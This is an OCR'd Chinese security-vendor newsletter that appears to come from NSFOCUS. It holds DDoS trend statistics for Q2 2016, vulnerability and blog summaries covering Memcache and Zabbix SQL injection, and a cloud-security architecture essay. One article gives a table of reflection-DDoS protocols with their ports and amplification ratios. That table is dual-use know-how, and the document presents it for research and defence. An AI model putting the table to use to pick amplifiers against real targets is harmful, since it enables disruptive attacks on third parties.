
综述：AVG Internet Security 是反病毒防护软件。AVG Internet Security 在实现上存在本地权限提升漏洞。

危害：本地攻击者可以利用此漏洞来提升权限，对系统进行非授权的访问。

（来源：绿盟科技威胁情报与网络安全实验室）

1.4 DDoS 攻击类型

8 月份绿盟科技科技威胁情报及网络安全实验室收集及梳理了超过 76 万次攻击，其中 Chargen Flood、NTP Flood、SSDP Flood 占据了绝大部分，这三类攻击的一个共性就是攻击的放大倍数比较高。



小提示

•Chargen Flood：Chargen 字符发生器协议（Character Generator Protocol）是一种简单网络协议，设计的目的是用来调试 TCP 或 UDP 协议程序、测量连接的带宽或进行 QoS 的微调等。但这个协议并没有严格的访问控制和流量控制机制。流量放大程度在不同的操作系统上有所不同。有记录称，这种攻击类型最大放大倍数是 358.8 倍。

•NTP Flood：又称 NTP Reply Flood Attack，是一种利用网络中时间服务器的脆弱性（无认证，不等价数据交换，UDP 协议），来进行 DDoS 行为的攻击类型。有记录称，这种攻击类型最大放大倍数是 556.9 倍。

•SSDP Flood：智能设备普遍采用 UPnP（即插即用）协议作为网络通讯协议，而 UPnP 设备的相互发现及感知是通过 SSDP 协议（简单服务发现协议）进行的。

攻击者伪造了发现请求，伪装被害者 IP 地址向互联网上大量的智能设备发起 SSDP 请求，结果被害者就收到了大量智能设备返回的数据，被攻击了。有记录称，这种攻击类型最大放大倍数是 30.8 倍。

更多相关信息，请关注绿盟科技 DDoS 威胁报告。

二．博客精选

Memcache 未授权访问漏洞利用及修复

由于 memcached 安全设计缺陷，客户端连接 memcached 服务器后无需认证就可读取、修改服务器缓存内容。

http://blog.nsfocus.net/memcache-unauthorized-access-exploit/

Zabbix SQL 注入漏洞技术分析与防护方案

1n3 通过邮件披露了 Zabbix 软件的 jsrpc.php 文件在处理 profileIdx2 参数时存在 insert 方式的 SQL 注入漏洞，与官方通告的 latest.php 文件在处理 toggle_ids 参数时存在 insert 方式的 SQL 注入漏洞属于同一类型的漏洞，只是攻击的位置不同。攻击者可以使用 guest 账户或者已经认证的账户登录，然后利用此漏洞直接获取服务器的操作系统权限。。

http://blog.nsfocus.net/sql-zabbix-analysis-protection-scheme-injection-vulnerability/

（来源：绿盟科技博客）

三．安全会议

安全会议是从近期召开的若干信息安全会议中选出，仅供参考。

44CON London

时间：2016 年 9 月 14-16

简介：44CON London 举行为期三天的技术会议。技术会议演讲主题覆盖互联网安全、漏洞挖掘及新的漏洞利用技术，这些演讲来自许多安全专家及交流机会。

网址：https://44con.com/

绿盟科技2016 Q2 DDoS态势报告

IIS技术团队　潘文欣 杨旭 孙叶 王琼

关键词：DDoS 攻击类型 DDoS 攻击时间 DDoS 攻击流量 DDoS 态势报告

摘要: 日前，绿盟科技发布 2016 Q2 DDoS 态势报告，报告显示，Q2 平均攻击时长 1.6 小时，单次攻击最长 387 小时 71T 。Q2 攻击时长在 30 分钟以下的攻击继续增长，占总数的 77.6%，比 Q1 季度增加 21.6%。本季度攻击时长超过 1 天的攻击占总攻击次数的 3.2%，比上一季度下降了 8.7%。我们监控到最长的一次 DDoS 攻击持续了 387 小时，累计总攻击流量达 71TBytes

Q2 季度 DDoS 攻击更趋于短时攻击，其主要原因在于本季度反射攻击、混合攻击、脉冲攻击更加活跃，攻击者选择的攻击手段趋于复杂化，使用更短的时间就达到更好的攻击效果。

1. 全球攻击态势，50988 次 DDoS 攻击，绿盟科技监控数据显示，Q2 季度全球发生 DDoS 攻击达 50988 次

2. 攻击流量趋势，445.7 G 单次攻击峰值，Q2 单一时间点攻击流量峰值 1.8T，单次攻击峰值 445.7G，300G 以上的攻击 16 次

3. 攻击时间趋势，387 小时 71TB 单次攻击，Q2 平均攻击时长 1.6 小时，单次攻击最长 387 小时，其总流量达 71TB

4. 攻击类型趋势，62.1 % 的反射攻击，从攻击次数占比看，Chargen 反射攻击占 27.6%，从攻击流量大小占比看，SYN 为 54.7%

5. 混合攻击趋势，33.7% 的混合攻击，从攻击流量大小占比看，混合攻击占总比的 33.7%，其中 2-3 种混合攻击占 97.4%

6. 反射攻击趋势，365 万 NTP 反射器，从攻击次数占比看，Chargen 反射攻击占所有反射类型的 38.1%，从攻击流量大小占比看，NTP 反射攻击占所有反射类型的 36.1%


扫描二维码，获取报告手机版本

全球攻击态势

绿盟科技监控数据显示，Q2 全球被 DDoS 攻击次数达到 50,988 次

本季度全球范围内绿盟科技监控到 50,988 次 DDoS 攻击，受攻击最严重的国家是中国，占全部被攻击国家的 53.2%，其次是美国，占比 22.6%


本季度中国共发生 27,125 次 DDoS 攻击，受攻击最严重的地区是浙江、广西、广东、香港、江苏等东南沿海地区。




攻击流量趋势

Q2 单一时间点攻击流量峰值 1.8T，单次攻击峰值 445.7G，300G 以上的攻击 16 次

Q2 季度的 DDoS 平均攻击峰值有所下降，Q2 平均攻击峰值为 16.7Gbps，相比 Q1 的 27Gbps下降 38.1%；在 2016 年 5 月 18 日 8 点，观测到的总体攻击流量峰值达到 1.8Tbps，比 Q1 季度的 1.2Tbps 增长 600Gbps



本季度 DDoS 攻击单次最高峰值为 445.7Gbps，相比 Q1 季度的 615.1Gbps 峰值有所下降。




本季度拥有最高攻击峰值的 DDoS 攻击发生在 5 月中旬，引人注意的不仅是该次 DDoS 攻击的高峰值，还有此次攻击是利用 TCP（含 SYN、RST ACK、RST、TCP Flag Misuse 等）和 UDP 流量发起的混合攻击，主要针对 TCP 和 UDP 53 端口，攻击高峰持续了将近一个小时。针对同一目标的 DDoS 攻击，从 4 月初就已经开始，断断续续直到 6 月底才彻底结束。除了上述混合攻击外，针对该目标，攻击者还多次采用了 DNS Request Flood 和 UDP Flood 混合的脉冲攻击，脉冲波峰和波谷持续时间不断变换，有时半小时 1 次波峰，有时 10 分钟一次波峰，攻击者试图探测该目标流量处理能力的极限。


对这些攻击进行溯源分析，我们看到，攻击者轮流调用分布在全球范围约 3 万 4 千个僵尸主机发起 DDoS 攻击。该僵尸网络主要为 Billgates botnet 的一个变种，被控的主机大部分为带有高危漏洞或者弱口令的服务器，攻击峰值较大的肉鸡主要来自云端，另外少部分是被控制的网络监控摄像头。

攻击时间趋势

Q2 平均攻击时长 1.6 小时，单次攻击最长 387 小时 71T




Q2 季度平均攻击时长为 1.6 小时，攻击时长在 30 分钟以下的攻击继续增长，占总数的 77.6%，比 Q1 季度增加 21.6%。本季度攻击时长超过 1 天的攻击占总攻击次数的 3.2%，比上一季度下降了 8.7%。我们监控到最长的一次 DDoS 攻击持续了 387 小时，累计总攻击流量达 71TBytes。 以上几点变化反映了 Q2 季度 DDoS 攻击更趋于短时攻击。其主要原因在于本季度反射攻击、混合攻击、脉冲攻击更加活跃，攻击者选择的攻击手段趋于复杂化，使用更短的时间就达到更好的攻击效果。



攻击类型趋势

从攻击次数占比看，Chargen 发生攻击为 27.6%，从攻击流量占比来看，SYN 为 54.7%。

从攻击次数和攻击总流量占比来看，SYN Flood 攻击依然在所有攻击类型中占比重较大，分别为 15.8%、54.7%。另外，Q2 季度各类型反射攻击比较活跃。 从攻击次数占比来看，Q2 季度反射类型的攻击占总攻击次数的 62.1%，其中 NTP 反射、CHARGEN 反射、SSDP 反射攻击较多。




混合攻击趋势

从流量来看，混合攻击占总比 33.7%，其中 2-3 种混合攻击占 97.4%

Q2 季度的 DDoS 攻击次数和大流量 DDoS 攻击事件相比 Q1 有所下降，但攻击手段更加复杂，我们观测到很多利用几种流量混合发起的攻击，这类攻击相比单类型攻击，对攻击目标网络破坏能力更强。从攻击总流量占比看，利用混合攻击手段发起的攻击流量占总类型分布的 33.7%。

我们对使用混合攻击手段发起的攻击进行分析，统计其混合攻击使用的种类数占比情况，如下图所示，发现混合攻击中 2 至 3 种攻击类型的混合较为常见，占总体分布的 97.4%。



另外，对攻击者最常使用的混合类型做了统计。


本季度最常见攻击混合类型为 SYN Flood 和 UDP Flood 攻击混合，占全部混合类型的 36.1%。

另外发现较多使用反射攻击流量混合的情况，例如 NTP Reflection Flood 和 UDP Flood 混合，CHARGEN Reflection 和 NTP Reflection Flood 混合，也有部分是 NTP Reflection 和 SSDP Reflection Flood 混合。反射类型参与的混合攻击占全部混合种类的 23%。


反射攻击趋势

Q2 季度反射类型攻击比较活跃，绿盟科技对各类反射攻击的次数和流量分别进行了统计


从攻击次数上看，本季度 CHARGEN Reflection Flood 攻击最为活跃，攻击次数占比 38.1%，其次是 NTP 和 SSDP Reflection Flood。从攻击流量上来看，NTP Reflection Flood 攻击流量占比最多，为 36.1%，其次是 DNS Reflection Flood 攻击，攻击流量占比为 24.8%



据绿盟科技最新统计，目前全球范围内 NTP 反射器累计达 365 万个，全球分布情况如下图所示，其中美、俄、中、韩、日，还有德国等欧洲地区 NTP 反射器分布最多。




目前全球范围内 CHARGEN 反射器累计达 3.8 万个，全球分布情况如下图所示。其中意大利等欧洲地区、美国、韩国、中国等国家 CHARGEN 反射器最多。



本季度被利用来发起 NTP Reflection Flood 攻击的反射器分布情况如下图所示。

本季度被利用来发起 CHARGEN Reflection Flood 攻击的反射器分布情况如下图所示。



最全的反射型DDoS攻击

IIS技术团队　苗宇

关键词：DDoS 反射攻击 放大攻击

摘要：当下最火的 DDoS 攻击方式是什么？必须是反射型攻击。为什么？全球范围内 NTP 反射器累计达 365 万个，CHARGEN 反射器累计达 3.8 万个。通过各种类型的反射器进行攻击，流量峰值轻松达到 100G。

本文给出笔者所整理的所有反射攻击类型、端口、放大比，供研究者分析，并期待解锁更多反射类型。

一．什么是反射型 DDoS 攻击




图 1 反射型 DDoS 攻击概念图

简单来说，攻击者伪造受害者的源 IP，向互联网中的一些开放服务器如 NTP、DNS 服务器发送请求报文，利用这些协议相应包字节数远大于请求包的特点，达到反射并放大流量的效果，对受害者造成大流量的 DDoS 攻击。

二．反射型 DDoS 攻击的现状




图 2 反射型 DDoS 攻击占比

2014 年，CloudFlare 透露其客户遭受了当时最大的 400G NTP 反射攻击，收到了业界的关注。

根据《绿盟科技 2016 Q2 DDoS 态势报告》，2016 Q2 季度反射型攻击依然非常活跃，占所有 DDoS 攻击类型的 62.1%。

从攻击次数上看，CHARGEN 反射攻击最为活跃，占 38.1%。其次是 NTP 和 SSDP 反射攻击。

从攻击流量上看，NTP 反射攻击占比最多，为 36.1%，其次是 DNS 反射攻击。，占比 24.8%。




图 3 全球 NTP 反射器分布




图 4 全球 CHARGEN 反射器分布

各种反射器的数量仍很惊人，全球范围内 NTP 反射器累计达 365 万个。

全球范围内 CHARGEN 反射器累计达 3.8 万个。

而开放的 DNS 服务器，更是达到 2170 万个。

三．最全的反射型 DDoS 攻击列表

下表为笔者整理的所有反射攻击类型、端口、放大比，供研究者分析，也期待解锁更多反射类型。其中 NTP 以最高 556.9 的放大比排名榜首，也是目前最常见的反射类型之一。

攻击类型	源端口	放大比	备注
NTP	123	556.9	
CharGen	19	358.8	
QOTD	17	140.3	
RIP	520	131.24	v1
Quake3	26000/27950/27952/27960/27965	63.9	源端口较多，不固定
TFTP	随机	50-60	源端口随机
DNS NS	53	54.6	
Gameover		45.4	gameover zeus 源端口较多，不固定
Sentinel	3588/5093	42.94	
Sality	9674	37.3	
Zav2		36	
SSDP	1900	30.8	
DNS OR	53	28.7	open resolve
Mssql	1434	25	
KAD	4672/6429	16.3	源端口较多，不固定
MDNS	5353	2-10	multicast DNS
PRC portmap	111	9.65	
IKE	500	9	v2
XDMCP	177	7	
SNMP V2	161	6.3	
Steam	27000-27030	5.5	steam protocol 源端口较多，不固定
NetBios	137-139	3.8	
BitTorrent	6881-6889	3.8	源端口较多，不固定
Echo	7	unknown	
NAT-PMP	5351	unknown	
TeamSpeaker3	9987	unknown	
UnrealTournament	7778	unknown	

表 1 反射型 DDoS 攻击类型列表

Security Fabric: 软件定义的弹性安全云

创新中心 刘文懋

关键词：云安全 SDS 软件定义安全 安全资源池

摘要：软件定义安全的架构可成为对抗日益频繁安全事件的利器，但在云计算环境中存在诸多落地困难的问题，基于安全资源池的安全云方案可较好地解决软件定义的云安全解决方案在云计算中心部署的问题，并能提供弹性、按需和敏捷的安全服务。

软件定义：下一代的安全防护体系

随着近年来网络欺诈、恶意勒索、高级威胁、拒绝服务等越来越多的安全事件出现在我们的面前，大家纷纷意识到信息安全的本质是人与人的对抗，利益与利益的冲突。中国的黑产市场已达千亿规模，从业人员已超 150 万，而国内信息安全市场大约为 200 亿人民币左右，单个大型的信息安全公司的人数不过千余人，要覆盖的大客户却达万家。可见与黑产交锋，非协同不能与之对抗，结合各家的威胁情报知识库和专家调查机制，才能及时发现并阻止高级威胁；非软件定义无以实现运营规模化，借助百万规模的客户侧感知器获得无死角的实时安全状态，转换为云端的态势情报，进而利用自动化的安全运营基础设施，实现快速安全策略推送，完成自适应安全中的终极“预测”一环。

自从 Gartner 提出了软件定义安全，这个概念已被越来越多的安全从业者所接受。与 SDN 类似，将控制逻辑与数据处理分离，提供高效的防护、检测、响应和预警机制。绿盟科技也在一年前开始了软件定义安全 SDS 的产品化之路，下图就是去年发布智慧安全 2.0 时的软件定义安全架构全景图。




图 1 绿盟科技软件定义安全体系

在安全控制平台侧，ESPC V7 在设计伊始就贯彻了分布式、自动化等理念，形成安全控制平台的产品，结合 BSA，可实现安全控制和数据分析的综合性平台；在安全设备侧，RSAS、NF、WAF、IPS、ADS 等产品也提供了一系列 RESTful 的应用接口，可执行自动配置、安全策略下发和日志报表上传等功能；在安全应用侧，也开发了如下一代威胁防护平台 NTGP、态势感知，以及与云杉合作开发的 Web 安全防护等应用。

云安全的银弹?

我们曾提到，产品从应用、控制和数据三个层面共同实现软件定义的安全防护体系，可与实际部署的 IT 环境松耦合，以较小的定制成本完成集成。目前绿盟科技完成了图中众多云平台和 SDN 网络的对接。

借助 SDN 和服务链的先进技术，我们可以实现对任意方向的流量进行按需的防护，如图二中，在入侵防护和 Web 安全防护的应用中，通过 SDN 控制器的调度，可将物理节点内部的虚拟机 VM1 的流量经过虚拟的 IPS 和虚拟 WAF，处理之后再发送到 VM2。




图 2 使用服务链和 SDN 技术可实现对虚拟机的按需防护

一切看起来很美好，是不是这个架构会成为云安全防护的银弹，一举解决云平台内部流量不可见防护不可控的难题呢？就目前我们的实践中来看，SDS 虽然解决了安全体系中控制与数据平面的解耦，以及安全体系控制平面与云平台的计算、存储控制的解耦和，但是不能解决安全体系中数据平面与云平台数据平面的解耦合，也不能解决安全控制平面与云平台网络控制的解耦合。

之所以说不能解决安全体系中数据平面与云平台数据平面的解耦和，是因为如果利用云平台的应用接口管理安全设备生命周期，就势必要让虚拟化的安全设备适配不同的云平台 Hypervisor，如主流的 ESXi、KVM 和 Xen，以及基于以上并经过各种厂商定制化的 Hypervisor，包括驱动适配、应用接口开发、虚拟机各项配置等，其中的定制开发的成本是非常昂贵的。

而之所以说不能解决安全控制平面与云平台网络控制的解耦和，是因为每个云平台的网络管理和控制方案均不相同，VMWare 有使用虚拟交换机的原生模式，也有使用 NSX 的 SDN 方案，Openstack 就更多了，传统一些的 CSP（Cloud Service Provider，云服务商）使用网络虚拟化组件 Neutron 的方案，激进一些的 CSP 使用 DragonFlow、OpenDove 等与 Neutron 集成的 SDN 方案，还有一些厂商自成一体，有集成自家的网络虚拟化和 SDN 的方案，使得安全厂商要花大量的精力制定和实施相应的适配方案。

这两个问题造成的结果就是，安全厂商往往缺乏一种统一的部署模式，而是需要一家一家地去谈集成方案，做定制需求，经过一定开发周期后进行测试，边际成本非常高。

安全资源池

